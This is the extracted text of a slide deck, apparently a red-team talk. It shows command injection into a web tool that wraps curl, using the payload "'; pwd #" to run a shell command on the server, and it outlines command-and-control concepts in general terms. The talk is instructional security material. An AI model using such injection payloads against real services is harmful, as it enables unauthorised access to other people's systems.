
Target - The HTTP Checker




Excellent Web Devs Were Hired



Normal HTTP Checker Operations



Normal HTTP Checker Operations



A screenshot of a web browser window. The address bar shows the URL `util.servus.mom`. The page title is "HTTP Checker". Below the title, there is a "Target:" label followed by a text input field. Underneath the input field, the word "Target" is displayed in bold. Below that, the URL `https://is-my-deutsche-bahn-train-delayed.servus.mom` is shown. Then, the word "Command" is displayed in bold. Below that, the command `curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'` is shown. Finally, the word "Output" is displayed in bold, followed by the text "Duh?".

HTTP Checker

Target:

Target

`https://is-my-deutsche-bahn-train-delayed.servus.mom`


Command

`curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'`

Output

Duh?

This Looks Injectable...



This Looks Injectable...

util.servus.mom

HTTP Checker

Target:

Target

`https://is-my-deutsche-bahn-train-delayed.servus.mom`


Command

`curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'`


Output

Duh?

Is This Injectable...



This Was Injectable!



A screenshot of a web browser window displaying a tool titled "HTTP Checker". The browser's address bar shows the URL "util.servus.mom". The tool's interface includes a "Target:" label followed by an empty text input field. Below this, there are three sections: "Target" with the text "'; pwd #", "Command" with the text "curl -skm3 ''; pwd #'", and "Output" with a single forward slash "/" character.

HTTP Checker

Target:

Target

'; pwd #

Command

curl -skm3 ''; pwd #'

Output

/

This Was Injectable!

util.servus.mom

HTTP Checker

Target:

Target

'; pwd #


Command

curl -skm3 '"; pwd #'


Output

/

HTTP Checker Container



HTTP Checker Container, Compromised



What's a Container? (v2)

- Where my application runs all nice and self-contained
 - Application Developer

What's a Container? (v2)

- Where my application runs all nice and self-contained
 - Application Developer
 - Systems Administrator

What's a Container? (v2)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator

What's a Container? (v2)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator



Probably more to the story...

C2

C2 in a Nutshell

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™
 - TODO: Roll your own

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a system via commands
- For Success (or at least a decent chance) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™
 - TODO: Roll your own

Or other
management
software

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™
 - TODO: Roll your own

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™
 - TODO: Roll your own




C2 in a Nutshell


- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™
 - TODO: Roll your own





Ask the HTTP Checker to Check HTTP




Under the Hood: a Shell



